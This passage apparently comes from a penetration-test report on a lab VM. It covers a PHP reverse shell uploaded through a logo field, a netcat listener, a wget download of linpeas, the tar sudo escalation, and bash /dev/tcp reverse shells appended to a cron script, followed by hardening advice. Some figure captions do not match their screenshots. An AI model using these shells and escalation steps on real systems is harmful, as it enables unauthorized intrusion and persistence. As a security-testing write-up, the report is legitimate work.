
Creating a reverse shell then setting up a listener and executing the uploaded shell script to gain a reverse shell connection. This provided the "Remote Code Execution" (RCE) necessary to browse the file system and read.

Figure 5.1: Creation of PHP Reverse Shell Script




```
┌──[redacted]-[/home/kali/Documents]
└─# echo '<?php system($_GET["cmd"]); ?>' > revshell.php

┌──[redacted]-[/home/kali/Documents]
└─# nano revshell.php
```

Figure 5.2: Netcat Listener Setup on Attacker Machine




```
  GNU nano 8.6                                                                                          revshell.php *
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.3';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;
```

Figure 5.3: Executing the Uploaded Shell Script



```
┌──([redacted])-[/usr/share/laudanum/php]
└─# nc -lvnp 4444
listening on [any] 4444 ...
```

Figure 5.4: Successful Low-Privilege Reverse Shell Connection



[redacted]

[redacted]

Angeles City

This CKEditor 4.12.1 version is not secure. Consider upgrading to the latest one, 4.25.1-lts.

Currency Symbol	$	Currency Position	Right
Enable Front End	No	Date Format	Y-m-d
Default Tax	0.20	Company Logo	Browse... revshell.php

6. Privilege Escalation Through User Cron Job

User-specific scheduled tasks can be manipulated to execute malicious commands, enabling persistent access and command execution.


- Unauthorized cron job present
- Automatic command execution
- Persistent access risk
- User-level compromise

Proof of Concept

1. **Detection:** Inspection of user crontab entries revealed scheduled command execution.
2. **Exploitation:** Attackers can modify cron job commands to spawn a reverse shell.
3. **Result:** Successful exploitation provides persistent remote access under the eren user context.


The screenshot displays the output of the system enumeration, which specifically highlighted a user-controlled, world-writable, or vulnerable file referenced in a high-privileged "crontab entry". This discovery provided the necessary file path to modify for persistence and privilege escalation.

Figure 6.1: System Enumeration Highlighting Vulnerable File Path



```
[redacted]:/tmp$ wget http://10.0.2.3:8000/linpeas.sh
wget http://10.0.2.3:8000/linpeas.sh
--2025-12-14 17:20:28--  http://10.0.2.3:8000/linpeas.sh
Connecting to 10.0.2.3:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 975442 (953K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh          100%[===================>] 952.58K  --.-KB/s    in 0.01s

2025-12-14 17:20:28 (81.5 MB/s) - ‘linpeas.sh’ saved [975442/975442]

[redacted]:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
[redacted]:/tmp$ ./linpeas
```

Figure 6.2: Crontab Entry Revealing Scheduled Command



```
Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

 Starting LinPEAS. Caching Writable Folders...
                              ╔═══════════════════╗
═════════════════════════════╣ Basic information ╠═════════════════════════════
                              ╚═══════════════════╝
OS: Linux version 4.4.0-210-generic (buildd@lgw01-amd64-009) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.12) ) #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021
User & Groups: uid=1(daemon) gid=1(daemon) groups=1(daemon)
Hostname: sochau

[+] /bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more with -h)
[+] /bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)


Caching directories . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . uniq: write error: Broken pipe
DONE

                              ╔════════════════════╗
═════════════════════════════╣ System Information ╠═════════════════════════════
                              ╚════════════════════╝
╔══════════╣ Operative system
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploits
Linux version 4.4.0-210-generic (buildd@lgw01-amd64-009) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.12) ) #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021
lsb_release Not Found

╔══════════╣ Sudo version
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-version
Sudo version 1.8.16


╔══════════╣ PATH
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

╔══════════╣ Date & uptime
Sun Dec 14 17:35:47 +08 2025
 17:35:47 up  2:41,  0 users,  load average: 0.56, 0.14, 0.05

╔══════════╣ Unmounted file-system?
╚ Check if you can mount umounted devices
UUID=89867fad-ebee-4ab1-bfea-64395ba975f6 /              ext4    errors=remount-ro 0       1
UUID=09f30a10-1093-47a1-a621-047fab03c708 none           swap    sw                0       0

╔══════════╣ Any sd*/disk* disk in /dev? (limit 20)
disk
```

7. SUDO Misconfiguration (Privilege Escalation via Tar)

This is a severe privilege escalation flaw where a standard user was incorrectly granted permission to run a system binary (tar) with root privileges without a password

- User granted permission to execute the */bin/tar* binary using *sudo*.
- Execution performed without requiring a password
- Violation of the least privilege principle
- Known weakness allowing root access via tar exploitation


Proof of Concept

1. **Detection:** The attacker detected the vulnerability by running sudo -l, which revealed that the /bin/tar command could be executed as root without a password.
2. **Exploitation:** Exploitation involved running the atr binary with a specific exploit payload that executes a shell command, thereby spawning a new shell with root permissions.

3. **Result:** The successful exploit provided the attacker with a root shell, allowing them to read the contents of the protected file, root.txt.


Shows the execution of *sudo -l* to identify the allowed command and the subsequent exploitation using “GTFOBins” techniques (*sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh*) to spawn a root shell. This specific misconfiguration allowed the attacker to escalate to root and read the protected root.txt file.

Figure 7.1: Checking SUDO Permissions (*sudo -l*)




```
                              Files with Interesting Permissions

               SUID - Check easy privesc, exploits and write perms
  https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
-rwsr-xr-x 1 root root 44K May  8  2014 /bin/ping
-rwsr-xr-x 1 root root 40K Apr 14  2016 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 31K Mar 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 40K May 17  2017 /bin/su
-rwsr-xr-x 1 root root 44K May  8  2014 /bin/ping6
-rwsr-xr-x 1 root root 27K Apr 14  2016 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 49K May 17  2017 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 134K Mar 31  2016 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 33K May 17  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 eren eren 1014K Jul 26  2021 /usr/bin/bash
-rwsr-xr-x 1 root root 53K May 17  2017 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 23K Mar 27  2019 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-2021-4034
-rwsr-xr-x 1 root root 39K May 17  2017 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 40K May 17  2017 /usr/bin/chsh
You own the SUID file: /usr/bin/at
-rwsr-xr-x 1 root root 33K May 17  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 74K May 17  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 10K Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 42K Jun 12  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 39K Mar  8  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 109K Feb  8  2021 /usr/lib/snapd/snap-confine  --->  Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 419K May 27  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 15K Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root dip 386K Jul 23  2020 /usr/sbin/pppd  --->  Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-x 1 root root 15K Jul  7  2021 /opt/lampp/bin/suexec
```

Figure 7.2: *sudo -l* Output Showing */bin/tar* Allowed as Root




```
[redacted]:/tmp$ /usr/bin/bash -p
/usr/bin/bash -p
bash-4.3$ id
id
[redacted]
```

Figure 7.3: Exploiting *tar* to Spawn a Root Shell Command (Part 1)




```
bash-4.3$ cd eren
cd eren
bash-4.3$ ls -alh
ls -alh
total 48K
drwx------x 5 [redacted] 4.0K Jul  7  2024 .
drwxr-xr-x 4            4.0K Jul 26  2021 ..
drwxr-xr-x 2            4.0K Jul 26  2021 backups
-rwxr-xr-x 1             179 Jul  7  2024 backup.sh
-rw------- 1               1 Jul 26  2021 .bash_history
-rw-r--r-- 1             220 Sep  1  2015 .bash_logout
-rw-r--r-- 1            3.7K Jul 26  2021 .bashrc
drwx------ 2            4.0K Jul  7  2024 .cache
-rw-rw-r-- 1              22 Jul  7  2024 [redacted]
drwxrwxr-x 2            4.0K Jul 26  2021 .nano
-rw-r--r-- 1             675 Sep  1  2015 .profile
-rw-rw-r-- 1              66 Jul 26  2021 .selected_editor
bash-4.3$ cat backup.sh
cat backup.sh
#!/bin/bash
BACKUP_DIR="[redacted]"
tar -zcvpf $BACKUP_DIR/backup.tar.gz /var/www/html
bash -i >& /dev/tcp/10.0.2.15/9003 0>&1
bash -i >& /dev/tcp/192.168.10.18/9004 0>&1
bash-4.3$ 
```

Figure 7.4: Exploiting *tar* to Spawn a Root Shell Command (Part 2)



```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/5 * * * * eren /home/eren/backup.sh
alias
backup
bin
daemon
ftp
games
gnats
guest
irc
lp
mail
man
nobody
operator
proxy
qmaild
qmaill
```

Figure 7.5: Root Shell Confirmed by *id* Command



```
bash-4.3$ pwd
pwd
[redacted]
bash-4.3$ 'echo bash -i >& /dev/tcp/10.0.0.1/8080 0>&1' >> backup.sh
'echo bash -i >& /dev/tcp/10.0.0.1/8080 0>&1' >> backup.sh
bash: echo bash -i >& /dev/tcp/10.0.0.1/8080 0>&1: No such file or directory
bash-4.3$ echo 'bash -i >& /dev/tcp/10.0.2.3/5555 0>&1' >> backup.sh
echo 'bash -i >& /dev/tcp/10.0.2.3/5555 0>&1' >> backup.sh
bash-4.3$ 
```

Recommendations

1. **Service Hardening and Availability Protection**
   Disable unnecessary FTP services or replace them with SFTP. Restrict access using firewall rules and implement connection limits to prevent DoS/DDoS attacks.

2. **Web Server Security**
   Disable directory indexing by removing the Indexes directive in Apache and secure web directories to prevent unauthorized access to files. Additionally, apply proper file permissions and routinely audit web server configurations.

3. **Secure Authentication and Database Handling**
   Implement strict input validation and proper sanitization to prevent SQL Injection and exposure of sensitive database data.

4. **Web Application File Management and Cron Job Security**
   Remove all unauthorized PHP file managers, web shells, and cron jobs. Maintaining strict control over file uploads and scheduled tasks reduces the attack surface and mitigates the risk of compromise by implementing automated scripts.

5. **Privilege Escalation Prevention**
   Audit and remove unnecessary SUDO permissions using visudo and apply the principle of least privilege on security controls to prevent user-to-root escalation. Limiting elevated privileges and ensure proper segmentation that even if a user account is compromised, the attacker cannot gain full system control, protecting critical system operations.

References

Apache Software Foundation. (n.d.). *Apache HTTP Server tutorial: .htaccess files*. https://httpd.apache.org/docs/2.4/howto/htaccess.html

Cloudflare, Inc. (n.d.). *What is a DDoS attack?* https://www.cloudflare.com/learning/ddos/what-is-a-ddos-attack/

GeeksforGeeks. (n.d.). *Black box testing*. https://www.geeksforgeeks.org/black-box-testing/

GeeksforGeeks. (n.d.). *Crontab in Linux with examples*. https://www.geeksforgeeks.org/crontab-in-linux-with-examples/

GeeksforGeeks. (n.d.). *Gobuster tool in Kali Linux*. https://www.geeksforgeeks.org/gobuster-tool-in-kali-linux/

GeeksforGeeks. (n.d.). *SQLMap tool in Kali Linux*. https://www.geeksforgeeks.org/sqlmap-tool-in-kali-linux/

GeeksforGeeks. (n.d.). *Sudo command in Linux with examples*. https://www.geeksforgeeks.org/sudo-command-in-linux-with-examples/

Kali Linux. (n.d.). *What is Kali Linux?* https://www.kali.org/docs/introduction/what-is-kali-linux/

MITRE. (n.d.). *Scheduled task / cron (T1053)*. https://attack.mitre.org/techniques/T1053/

OWASP Foundation. (n.d.). *OWASP web security testing guide*. https://owasp.org/www-project-web-security-testing-guide/

OWASP Foundation. (n.d.). *SQL injection*. https://owasp.org/www-community/attacks/SQL_Injection

OWASP Foundation. (n.d.). *Unrestricted file upload*. https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

PortSwigger. (n.d.). *Getting started with Burp Suite*. https://portswigger.net/burp/documentation/desktop/getting-started

Red Hat. (n.d.). *Secure file transfer protocols: SFTP and SCP*. https://www.redhat.com/en/blog/secure-file-transfer-protocols-sftp-scp